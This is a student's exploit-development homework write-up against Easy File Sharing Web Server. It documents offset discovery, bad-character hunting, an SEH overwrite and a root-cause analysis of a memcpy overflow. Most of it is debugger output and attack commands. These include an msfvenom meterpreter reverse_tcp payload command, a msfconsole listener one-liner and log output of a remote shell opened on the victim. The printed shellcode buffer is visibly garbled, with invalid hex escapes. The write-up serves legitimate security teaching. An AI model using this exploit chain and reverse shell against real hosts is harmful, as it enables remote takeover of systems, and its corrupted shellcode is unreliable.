

Homework: Activity – Easy Sharing

For the target binary, perform the following:

Task 1:

- Show screenshot(s) successfully using pattern_create and findmsp to discover the offset to use for SEH.

Example usage:

- !py mona pattern_create 5000
- !py mona findmsp
- Possible location for results:

C:\Users\AppSec\Desktop\AppSec\Exploitation\mona\findmsp.txt

Answer:

```
0:008> !py mona pattern_create 5000
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86\mona.py pattern_create 5000
Creating cyclic pattern of 5000 bytes
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7A
[+] Preparing output file 'pattern.txt'
(Re)setting logfile pattern.txt
Note: don't copy this pattern from the log window, it might be truncated!
It's better to open pattern.txt and copy the pattern from the file
[+] This mona.py action took 0:00:00.047000
```

Figure 1: Running !py mona pattern_create 5000 to generate fuzz buffer

```
Cyclic pattern (normal) found at 0x0281d079 (length 5000 bytes)
Cyclic pattern (normal) found at 0x0281e424 (length 5000 bytes)
Cyclic pattern (normal) found at 0x0281f80c (length 5000 bytes)
Cyclic pattern (unicode) found at 0x000ab63c0 (length 9996 bytes)
Cyclic pattern (unicode) found at 0x000ab8a8e0 (length 9996 bytes)
Cyclic pattern (unicode) found at 0x000abb210 (length 9996 bytes)
[+] Examining registers
EAX contains normal pattern : 0x386a4637 (offset 4193)
[+] Examining stack (entire stack) - looking for cyclic pattern
Walking stack from 0x04285000 to 0x0428ffff (0x0001af1fc bytes)
0x04285fd1 : Contains normal cyclic pattern at ESP+0xd1 (+209) : offset 2, length 4999 (-> 0x04287356 : ESP+0x145
0x042878a9 : Contains normal cyclic pattern at ESP+0x19a9 (+6569) : offset 5, length 4999 (-> 0x042882cf : ESP+0x
0x04288dc9 : Contains normal cyclic pattern at ESP+0x2ec1 (+11977) : offset 1, length 4999 (-> 0x0428a14f : ESP+0
[+] Examining stack (entire stack) - looking for pointers to cyclic pattern
Walking stack from 0x04285000 to 0x0428ffff (0x0001af1fc bytes)
0x042854c8 : Pointer into normal cyclic pattern at ESP-0xa38 (-2616) : 0x04286fb0 : offset 4065, length 935
```

Figure 2: !py mona findmsp finding the offset of the crash from patterncreate.

```
(1b10.1bc8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** Error: Symbol file could not be loaded. Defaulted to export symbols for C:\EFS Software\Easy File Sharing Web Server\fsweb.exe
eax=5a5a5a5a ebx=00000001 esp=04105fac edi=04105f84 edi=04105fac
eip=61c277f6 esp=04105f00 ebp=04105f18 icpl=0         nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b fs=0053 gs=002b             efl=00010206
sqlite3!sqlite3_errcode+0x8e:
61c277f6 8178ac97a629a0  cmp     dword ptr [eax+4Ch],0A029A697h ds:002b:5a5a5aa6=??
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web Server\fsweb.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\EFS Software\Easy File Sharing Web Server\fsweb.exe
0:008> !exchain
04106fac: 43434343
Invalid exception stack at 42424242
```

Figure 3: Hit NSEH!

```
0x1000e746 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f010 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0d3 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0d4 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0d5 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0d6 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0d7 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0d8 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0d9 : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
0x1000f0da : pop ebp # pop ebx # ret    null [PAGE_EXECUTE_READ] [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- <C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll>
```

Figure 4: Ran !py mona SEH to get SEH. Found one that the address is valid ASCII.

```
(748.610): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\EFS Software\ax-5a5a5a5a ebx=00000001 ecx=fffffff6 edx=040d5fac esi=040d5f84 edi=040d5fac
rip=61c277f6 esp=040d5f00 ebp=040d5f18 iopl=0 nv up ei pl nz na po ne
cs=0023 ss=002b ds=002b es=002b fs=002b gs=002b efl=00010206
e0023_errcode3_errcode+0x8: 61c277f6 81784c97a629a0 cmp    dword ptr [eax+4Ch],0A029A697h ds=002B:5a5a5a6a=???????
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web Server\...
*** ERROR: Module load completed but symbols could not be loaded for C:\EFS Software\Eas
0:006: !exchain
040d6fac: *** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing W
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\EFS Softw
ImageLoad!SaveGIF+363 (100102a3)
Invalid exception stack at 809006eb
```

```
0:006> u 100102a3
ImageLoad!SaveGIF+0xe363:
100102a3 5d          pop    ebx
100102a4 5b          pop    ebx
100102a5 c3          ret
100102a6 90          nop
100102a7 90          nop
100102a8 90          nop
100102a9 90          nop
100102aa 90          nop
```

Figure 6: pop pop ret at chosen address for SEH.

Figure 5: Hit NSEH | short jmp 6 nop nop

Figure 5: Z's are in order so looks like we don't need anything else to send shellcode other than find any bad characters.

Task 2:

- Show screenshot(s) showing how you determined what bad characters exist.

Note: you can probably assume /x00 and will want to exclude this.

- Indicate in writing which are the bad chars. **Use your words.**

Example usage:

- !py mona bytearray -b '\x00'
 - !py mona compare -f
C:\Users\AppSec\Desktop\AppSec\Exploitation\mona\bytearray.bin
 - Refer to the Mona manual.

- <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>

Answer:

I initially just tried to just send some shellcode, but it didn't work. It's most likely due to having bad characters. With trial and error, I generated a list of bad characters and used that in place of shellcode. I then sent that and then viewed ESP to see which one does

odd things then removed it and tried again until the whole list of characters appeared in ESP contiguously.

Figure 6: Use mona.py to generate a bytearray to find bad characters.




Figure 7: everything was good until `\x20` was sent and as you can see it's not there. It's probably somewhere else but that's not what we want so we need to exclude this byte.

I kept doing the above and found that the following are all bad characters. The bad characters are: \x20\x25\x2b\x2f\x5c. When I built the byte array I initially excluded \x00\x0a\x0d as x00 is null, x0a is line feed, and x0d is carriage return. So, in totality the bad chars are: \x00\x0a\x0d\x20\x25\x2b\x2f\x5c.




Figure 8: All bad characters removed. All the bytes are in contiguous order along with A buffer and Z buffer. Should be good to build shellcode now.

Task 3:

- Obtain a successful SEH overwrite.

- Show screenshot and include Python/Perl script.
 - You do not need to get shellcode to execute, although you can use a benign calc, if you wish too. If you show that it gets to and executes NOPs that is sufficient.

Answer:

Using msfvenom I created python shellcode excluding the bad bytes from above to create a payload for my exploit. I also did the same to pop calc.exe. Both forms of shellcode are included in the script.

I ran the following commands to generate the shellcode:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.15.152 LPORT=4444 -f python -a x86 -b '\x00\x0a\x0d\x20\x25\x2b\x2f\x5c'
```

and

```
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -b '\x00\x0a\x0d\x20\x25\x2b\x2f\x5c' -f py
```

On the attacker box I ran the following to set up a meterpreter listener:

```
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST 192.168.15.152;set LPORT 4444;run;"
```




Figure 10: My meterpreter shellcode in memory.

```
buf = b"\"
buf += b"\xd1\xdc\x0\xbd\x4\xeb\x62\x57\xd9\x74\x24\xf4\x5\x31"
buf += b"\x9\x1\x59\x83\xee\xfc\x3\x1\xe6\x1\x5\x0\x83\x6\x1\x5\x4\x"
buf += b"\x1\xe\x9\xfb\x7\xe\x1\x5\xf\x4\x0\x7\xd\x0\x8\xd\x24\x9\x4\x1"
buf += b"\x0\x2\x2\xc\x7\xee\x3\x20\x2\xbc\x3\xax\x3\x5\xax\x0\xef\x"
buf += b"\x7\x8\x3\x6\x5\x9\xd\x5\x9\xf\x9\xd\x9\x1\xce\x9\xf\x9\x8\x6\xc\xcc"
buf += b"\x7\xa\x9\x6\xd\xe\x0\x1\x7\xb\xdf\x8\xc\x9\x4\x8\xd\x1\xd\xd\x7\x"
buf += b"\x6\x5\x3\xd\x3\x4\x6\x8\x9\x1\xxf\x6\xf\x2\x9\x4\x7\x8\x2\x4\x"
buf += b"\x9\x6\xaa\x8\x3\x4\xc\x0\x6\x0\xbb\x0\x9\x7\xb\x2\x8\x3\x2\x8\x5\x"
buf += b"\x7\xd\xef\x7\xb\x7\xe\x1\x8\x4\x8\xfc\x1\xc\x4\xc\x8\x1\xc\x2\xb\x3"
buf += b"\x1\x2\xd\xfc\x1\xca\xf\x6\x8\x3\x0\xb\x9\x0\xc\x9\xcc\xd\xba\x7\x"
buf += b"\x9\x3\x8\x9\x4\xe\x7\x3\xd\x9\x8\x2\x3\x4\x1\x0\x6\x1\x0\xc\x"
buf += b"\x7\xb\x0\x4\xee\x4\xee\xc\xf\x2\x9\x8\x5\xeb\x7\xcc\x4\x9\x7\xa\xc\x3"
buf += b"\x7\xb\x4\xd\x2\x6\x9\x7\x9\x2\xd\x4\x8\x2\x7\x6\xaa\x0\x6\x6\x2\x6\x8\x"
buf += b"\x7\xd\x9\x9\x3\x1\x2\xe\xae\x6\x1\x3\xe\x7\x2\x3\x8\xad\xf\x3\x8\xd\xb\x8"
buf += b"\x9\xb\x8\x4\xf\x7\x8\xaa\x6\x6\x3\xf\x9\x9\x6\xaf\xef\x9\x9\x6\xbf\xf\x8\x"
buf += b"\x1\x9\xaa\x0\x7\x6\x8\x4\x4\x1\x7\x7\x0\x2\x3\x1\x5\x2\x7\xda\x8\x2\x"
buf += b"\x1\x6\xac\x1\x2\x2\xc\x5\x8\x1\x1\xbc\x2\x2\x3\x4\x2\xaa\x4\x5\x"
buf += b"\x4\x6\x3\x5\x5\x9\x4\x9\xcd\x3\xb\x5\x2\x1\x9\xf\x4\xb\x7\x6\x9\x2\x5\xf"
buf += b"\x3\xc\x1\xe\xf\x8\x5\x0\x6\x3\x3\xe\x8\x3\xbb\x0\xc\x5\xd\xec\x1\x5\x6\x4\x"
buf += b"\x4\x2\x9\x4\x3\xc\xf\x3\x9\x7\xb\x7\xe\x1\x3\xd\x1\x1\x9\x7\xv\xfa\x"
buf += b"\x1\x2\x6\x8\x6\x8\xeb\x4\x4\x9\x2\x7\x0\xc\xe\x0\x9\x2\x1\x8\x8\x2\x"
buf += b"\xc\x5\x2\xb\x2\x9\x3\x2\x1\xd\xbc\x1\xf\x6\x3\x2\x5\xaf\x2\x7\x8\x2\x"
buf += b"\x1\x0\xc\x5\x1\xd\x2\x2\x4\x2\xf\x2\x1\xaa\x8\x7\x9\x8\xaa\x6\x"
buf += b"\x8\xd\x8\xf\x8\x9\x1\x3\x2\x7\xd\x5\x6\xee\x8\x8\x2\xb\xd\x6\xc\x7\x1\x4\x"
buf += b"\x7\xb\xf\x4\x4\x5\xb\x5\x2\x6\x0\x7\x1\x7\x8\xe\x0\x5\x7\xe\x7\x4\xc\xf\xc\xf"
buf += b"\x7\xb\xd\xaa\x1\x8\x8\xf\x5\x6\x3\xb\xaa\x2\xee\xw\x6\x1\x6\xaa\xee\x6\x7\x"
buf += b"\x9\x5\x7\x7\x0\x1\xd\x6\x8\x8\x2\xe\x2\xf\xec\xe\x3\x2\xf\xe\x"
buf += b"\x1\x2\xd\x8\x3\x4\xc\x7\x6\x0\x1\xf\x8\x5\x7\xc\x7\x2\xaa\x8\xd\x5\x1\x"
buf += b"\x5\x4\xf\x6\x2\x6\x3\x0\x"
```

Figure 9: My shellcode meterpreter reverse_tcp connection.

```

Command
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b          efl=00010282
sqlite3!sqlite3_errcode+0x8e:    dword ptr [eax+4Ch]:0A029A697h ds:002b e177c3b=???????
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web Server\fsws.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\EFS Software\Easy File Sharing Web Server\fs
0:009> g
ModLoad: 77010000 77132000  C:\Windows\syswow64\CRYPT32.dll
ModLoad: 76460000 7646c000  C:\Windows\syswow64\MSASN1.dll
ModLoad: 72110000 72248000  C:\Windows\SysWOW64\WINHTTP.dll
ModLoad: 72110000 72248000  C:\Windows\SysWOW64\WININET.dll
ModLoad: 741c0000 741d2000  C:\Windows\SysWOW64\RPC.dll
ModLoad: 72180000 72191000  C:\Windows\SysWOW64\NETAPI32.dll
ModLoad: 72171000 72179000  C:\Windows\SysWOW64\netutils.dll
ModLoad: 72160000 72164000  C:\Windows\SysWOW64\ole32.dll
ModLoad: 72160000 7216f000  C:\Windows\SysWOW64\olecrn.dll
ModLoad: 76aa0000 76aa5000  C:\Windows\syswow64\PSAPI.DLL
ModLoad: 73dd0000 73dd8000  C:\Windows\SysWOW64\scapi.dll
ModLoad: 732c0000 732c4000  C:\Windows\SysWOW64\dhcpclient.dll
ModLoad: 732c0000 732d4000  C:\Windows\SysWOW64\dhcpserver.dll
ModLoad: 73e00000 73e4c000  C:\Windows\SysWOW64\apphelp.dll
ModLoad: 4a6d0000 4a71c000  cmd.exe

```

Figure 11: Shellcode executed successfully!

```

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 192.168.15.152
LPORT => 4444
[*] Started reverse TCP handler on 192.168.15.152:4444
[*] Sending stage (175174 bytes) to 192.168.15.151
[*] Meterpreter session 1 opened (192.168.15.152:4444 -> 192.168.15.151:49171 ) at 2022-03-28 03:20:32 -0400

meterpreter > shell
Process 1788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

Figure 12: Shell on attacker box.

Task 4 (Optional - EC, 4 points):

- What is the cause of the vulnerability?
- Provide evidence.

Answer:

The initial crash happens in the sqlite3.dll and the value of EAX has Z's in it which the end of the buffer I sent so, we need to find how EAX got populated initially to find the source.

```

0:009> g
(d8c.2b8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll -
eax=5a5a5a5a ebx=00000001 ecx=ffffffffff edx=04405fac esi=04405f84 edi=04405fac
eip=61c27f6 esp=04405f10 ebp=04405f18 iopl=0         nv up ei pl nz na pe nc
cs=0023 ss=002b ds=002b fs=0053 gs=002b             efl=00010206
sqlite3!sqlite3_errcode+0x8e:
61c27f6 81784c57a629a0  cmp    dword ptr [eax+4Ch],0A029A697h ds:002b:5a5a5a6=???????
*** WARNING: Unable to verify checksum for C:\EFS Software\Easy File Sharing Web Server\fsws.exe
*** ERROR: Module load completed but symbols could not be loaded for C:\EFS Software\Easy File Sharing Web Server\fsws.exe

```

Figure 13: Crash w/Z's in EAX

```

0:009> k
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
04405f18 61c6286c sqlite3!sqlite3_errcode+0x8e
04405f58 004968f4 sqlite3!sqlite3_declare_vtab+0x3282
044075fc 00000000 fsws+0x968f4
0:009> b4

```

If you can figure out where EAX is getting filled, you can find where the issue is. You need to trace EAX back from the point of the crash to see how it's being populated. I set a breakpoint in IDA inside this sqlite3_declare_vtab function and I saw a SQL command with the buffer appended but it wasn't in EAX. The error is the sql statement, select * from sqltable where name ='AAAA...'

```

sqlite3.dll!61C62867 call    near ptr unk_61C277C6      ; [Call] Procedure
sqlite3.dll!61C6286C test    eax, eax                  ; Logical Compare
sqlite3.dll!61C6286E jz     short loc_61C62874      ; Jump if Zero (ZF=1)
sqlite3.dll!61C62870 test    edi, edi                  ; Logical Compare
sqlite3.dll!61C62872 jnz    short loc_61C628A2      ; Jump if Not Zero (ZF=0)
sqlite3.dll!61C62874
sqlite3.dll!61C62874 loc_61C62874:                 ; CODE XREF: sqlite3.dll!sqlite3_declare_vtab+3284+j
    mov    dword ptr [esp+0Ch], offset a9d6c1880fb7566 ; "9d6c1880fb75660bbabd693175579529785f8a6"...
sqlite3.dll!61C6287C mov    dword ptr [esp+8], offset unk_19A9F
sqlite3.dll!61C62884 mov    dword ptr [esp+4], offset off_61C74360
sqlite3.dll!61C6288C mov    dword ptr [esp], 15h
sqlite3.dll!61C62893 call   near ptr sqlite3_sqlite3_lq
sqlite3.dll!61C62898 mov    edx, 15h
sqlite3.dll!61C6289D jmp    loc_61C62927
sqlite3.dll!61C628A2 ; -----
sqlite3.dll!61C628A2 loc_61C628A2:
sqlite3.dll!61C628A2 mov    eax, [ebx+0Ch]
sqlite3.dll!61C628A5 mov    [esp], eax
sqlite3.dll!61C628A8 call   near ptr sqlite3_sqlite3_mu
sqlite3.dll!61C628AD mov    eax, ebx

```

UNKNOWN 61C62867: sqlite3.dll!sqlite3_declare_vtab+327D (Synchronized with EIP)

x View-1

```

F50 6C 5F C3 06 00 00 00 00 00 00 00 00 00 18 70 C3 06 L.Ä.....p.
F60 00 00 00 00 67 77 49 00 84 5F C3 06 00 00 00 00 ...gwI._w.Ä.....
F70 FF FF FF FF E8 71 C3 06 07 12 00 00 50 34 C8 02 yyÿÿeqÄ....P4E.
F80 00 34 C8 02 00 00 00 00 00 00 00 00 00 00 00 .4E.....
F90 00 4B C8 02 72 65 6C 65 63 74 20 2A 20 66 72 6F .K-.select-*.
F90 6D 20 73 71 6C 74 61 62 6C 65 20 77 68 65 72 65 m.sqliteable-where
FB0 20 6E 61 6D 65 3D 27 41 41 41 41 41 41 41 .name='AAAAAAA
FC0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA
FD0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA
FE0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA

```

Figure 14: Crash location w/memdump showing contents of EAX which is the fuzz string.

Working backwards from the sqlite.dll location I was able to see a sprintf that contained the buffer in function sub_497650. The string was already in here, so you need to keep working backwards to find the source.

```

.text:00497746 push    eax
.text:00497747 push    ecx
.text:00497748 push    offset aSelectFromSwhe ; "select * from %s where %s='%s'" ; Buffer
.text:0049774D push    edx
.text:0049774E call    _sprintf ; This has the string in it when it hits the sprintf.
.text:00497753 add     esp, 14h ; Add
.text:00497756 lea     eax, [esp+1030h+Buffer] ; this is the input string appended to the sql command.
.text:0049775A lea     ecx, [esp+1030h+var_101C] ; Load Effective Address
.text:0049775E push    eax ; This is the string being pushed on the stack for the call to sub_4968D0.
.text:0049775F push    ecx
.text:00497760 mov     ecx, esi ; The Junk Z's are put here (ecx).
.text:00497762 call    sub_4968D0 ; Once it enters this function it crashes in the sqlite3_prepare_v2 function.
.text:00497767 add     esi, 4 ; Add
.text:0049776A mov     byte ptr [esp+1030h+var_4], 3
.text:00497772 mov     ecx, esi
.text:00497774 call    sub_496A20 ; Call Procedure
.text:00497779 mov     edx, [esp+1030h+var_101C]
.text:0049777D mov     eax, [esp+1030h+var_101B]
.text:00497781 mov     [esi], edx
.text:00497783 mov     ecx, esi
.text:00497785 mov     [esi+4], eax
.text:00497788 mov     byte ptr [esp+1030h+var_101B], bl
.text:0049778C call    sub_496A00 ; Call Procedure
.text:00497791 test   eax, eax ; Logical Compare
.text:00497793 pop    edi

```

0009774E 0049774E: sub_497650+FE (Synchronized with EIP)

x View-1

```

F50 55 2D 52 00 00 4E 75 E1 06 53 77 49 00 94 5F E1 06 U-R.äúá.SwI.ä.
F60 3C 28 5A 00 50 34 96 02 84 5F E1 06 94 5F E1 06 <(Z.P4-.w.ä.)ä.
F70 FF FF FF FF E8 71 E1 06 07 12 00 00 50 34 96 02 yyÿÿeqÄ....P4-
F80 00 34 96 02 00 00 00 00 00 00 00 00 00 00 00 .4E.....
F90 00 4B 96 02 72 65 6C 65 63 74 20 2A 20 66 72 6F .K-.select-*.
F90 6D 20 73 71 6C 74 61 62 6C 65 20 77 68 65 72 65 m.sqliteable-where
FB0 20 6E 61 6D 65 3D 27 41 41 41 41 41 41 41 .name='AAAAAAA
FC0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA
FD0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA
FE0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAA

```

Figure 15: sprintf w/string and contents of EAX shown.

I eventually located a memcpy function that is the source of our issue in function sub_52DF03. This is the location where the fuzz string gets copied to memory and causes the overflow.

```

.text:00520F5D loc_520F5D:          ; CODE XREF: sub_52DF03+4A↑j
.text:00520F5D mov    ecx, [ebp+arg_0]   ; this
.text:00520F60 push   eax,              ; Size
.text:00520F61 push   esi,              ; Src
.text:00520F62 push   eax,              ; int
.text:00520F63 call    ?GetBufferSetLength@CString@@QAEPAH@Z ; This function will set the size of the dst pointer used in memcopy below.
.text:00520F68 push   eax,              ; void *
EIP: .text:00520F69 call    memcpy_0      ; This is where the overflow occurs due to the dst pointer being too small to hold the buffer.

```

Figure 17: `memcpy()` issue where src is larger than dst pointer in `sub_52DF03`.

```

char *BufferSetLength; // eax
size_t v12; // [esp-4h] [ebp-10h]

v4 = (const unsigned __int8 *)lpString;
if ( !lpString )
    return 0;
v5 = a3 - 1;
if ( a3 )
{
    while ( 1 )
    {
        v6 = _mbschr(v4, a4);
        if ( !v6 )
            break;
        v4 = v6 + 1;
        if ( !v5-- )
            goto LABEL_5;
    }
    CString::Empty(a1);
    return 0;
}
LABEL_5:
v8 = _mbschr(v4, a4);
if ( v8 )
    v9 = v8 - v4;
else
    v9 = lstrlenA((LPCSTR)v4);
v12 = v9;
BufferSetLength = CString::GetBufferSetLength(a1, v9);
memcpy_0(BufferSetLength, v4, v12);
return 1;

```

V6 = looks for '\' in string
V4 = v6 + 1 - moves to the first char after '\'
V8 - set to the next '\' found in string
Size_t - unsigned int data type. 32bits/4bytes.
lstrlenA((LPCSTR)v4) - gets the length of a constant string
getbuffersetlength(a1, v9) - allocates space dynamically

Figure 16: Pseudocode of function `sub_52DF03`

Deliverable

- Provide your response in Word/PDF document with screenshots along with script.